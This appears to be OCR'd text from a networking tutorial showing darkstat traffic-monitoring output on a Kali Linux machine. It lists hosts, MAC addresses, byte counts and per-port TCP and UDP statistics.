192.168.1.107		08:00:27:df:7b:21	5,335,250	5,335,250	10,670,500	1 sec
172.217.166.110	maa05s09-in-f14.1e100.net	c8:d3:a3:15:71:4c	85,921	1,936,407	2,022,328	4 mins, 7 secs
192.168.1.102		10:c3:7b:a1:44:72	727,584	727,584	1,455,168	1 sec
154.35.132.71	archeotrichon.torproject.org	c8:d3:a3:15:71:4c	6,710	75,131	81,841	4 mins, 16 secs
192.168.1.1	_gateway	c8:d3:a3:15:71:4c	7,867	40,217	48,084	42 secs
52.24.100.34		c8:d3:a3:15:71:4c	10,400	28,992	39,392	0 secs
172.217.163.206	maa05s06-in-f14.1e100.net	c8:d3:a3:15:71:4c	24,893	11,775	36,668	2 mins, 17 secs
71.19.155.121	unix4lyfe.org	c8:d3:a3:15:71:4c	8,570	26,257	34,827	2 mins, 49 secs
239.255.255.250	(multicast)	01:00:5e:7f:ff:fa	34,763	0	34,763	(never
192.168.1.121	(none)	a0:48:1c:21:31:4a	0	25,982	25,982	1 min, 5 secs
117.18.237.29	(none)	c8:d3:a3:15:71:4c	8,541	11,532	20,073	1 sec
fe80::48fb:c69a:f75a:bc35	(link-local)	a0:48:1c:21:31:4a	0	14,674	14,674	4 mins, 17 secs
34.209.9.196		c8:d3:a3:15:71:4c	2,622	10,271	12,893	1 sec
192.168.1.255	(none)	ff:ff:ff:ff:ff:ff	7,535	0	7,535	(never
35.166.234.151	ec2-35-166-234-151.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,691	5,670	7,361	6 mins, 7 secs
136.243.92.152	cheddar.ug.activeminds.net	c8:d3:a3:15:71:4c	995	6,007	7,002	4 mins, 6 secs
ff02::1:3	(multicast)	33:33:00:01:00:03	6,914	0	6,914	(never
35.166.207.87	ec2-35-166-207-87.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,704	4,601	6,305	5 mins, 11 secs
34.213.191.202	ec2-34-213-191-202.us-west-2.compute.amazonaws.com	c8:d3:a3:15:71:4c	1,774	4,132	5,906	6 mins, 4 secs
172.217.166.100	maa05s09-in-f4.1e100.net	c8:d3:a3:15:71:4c	1,876	3,633	5,509	1 min, 11 secs
224.0.0.252	(multicast)	01:00:5e:00:00:fc	4,994	0	4,994	(never
255.255.255.255	(none)	ff:ff:ff:ff:ff:ff	3,804	0	3,804	(never
123.176.33.24	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,572	1,608	3,180	5 mins, 18 secs
123.176.32.177	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,335	1,701	3,036	1 min, 39 secs
123.176.33.32	broadband.actcorp.in	c8:d3:a3:15:71:4c	1,323	1,656	2,979	2 mins, 17 secs

Click on each IP to get focused stats about that IP address



192.168.1.106 (darkstat ...

127.0.0.1:669/hosts/192.168.1.106/

Most Visited | Offensive Security | Kali Linux | Ka

darkstat 3.0.719 | graphs | hosts | homepage

192.168.1.106

Hostname: kali
MAC Address: 1c:1b:0d:b5:af:e4


Last seen: 2018-06-30 12:16:07 IST+0530 (0 secs ago)

In: 15,880,314
Out: 13,885,903
Total: 29,766,217

TCP ports on this host

(1-30 of 45)

Port	Service	In	Out	Total	SYNs
37104		1,936,407	85,921	2,022,328	0
42862		8,677	21,883	30,560	0
32800		25,126	1,671	26,797	0
32830		22,872	2,097	24,969	0
32824		22,872	1,969	24,841	0
58610		9,761	2,327	12,088	0
58612		7,544	1,952	9,496	0
34534		6,227	1,901	8,128	0
53168		4,356	3,188	7,544	0
54718		5,670	1,691	7,361	0
34402		6,007	995	7,002	0
37230		4,553	1,867	6,420	0
37222		4,553	1,847	6,400	0
37228		4,553	1,845	6,398	0
37226		4,553	1,845	6,398	0
43898		4,601	1,704	6,305	0
37224		4,501	1,784	6,285	0



192.168.1.106 (darkstat ...

127.0.0.1:669/hosts/192.168.1.106/

Most Visited | Offensive Security | Kali Linux | K

58548		1,608	1,572	3,180	0
44560		1,701	1,335	3,036	0
46588		1,656	1,323	2,979	0

TCP ports on remote hosts

(1-2 of 2)

Port	Service	In	Out	Total	SYNs
443	https	151,655	2,114,694	2,266,349	32
80	http	16,561	20,375	36,936	13

UDP ports on this host

(1-30 of 48)

Port	Service	In	Out	Total
50751		516	138	654
53475		435	124	559
46013		406	146	552
43777		396	146	542
50045		392	140	532
57764		342	160	502
38519		350	146	496
41134		366	126	492
33766		353	130	483
48268		353	130	483
57346		340	140	480
60554		313	126	439
58470		284	150	434
53152		284	150	434
55385		284	150	434
56188		284	150	434
35236		284	150	434
32970		284	150	434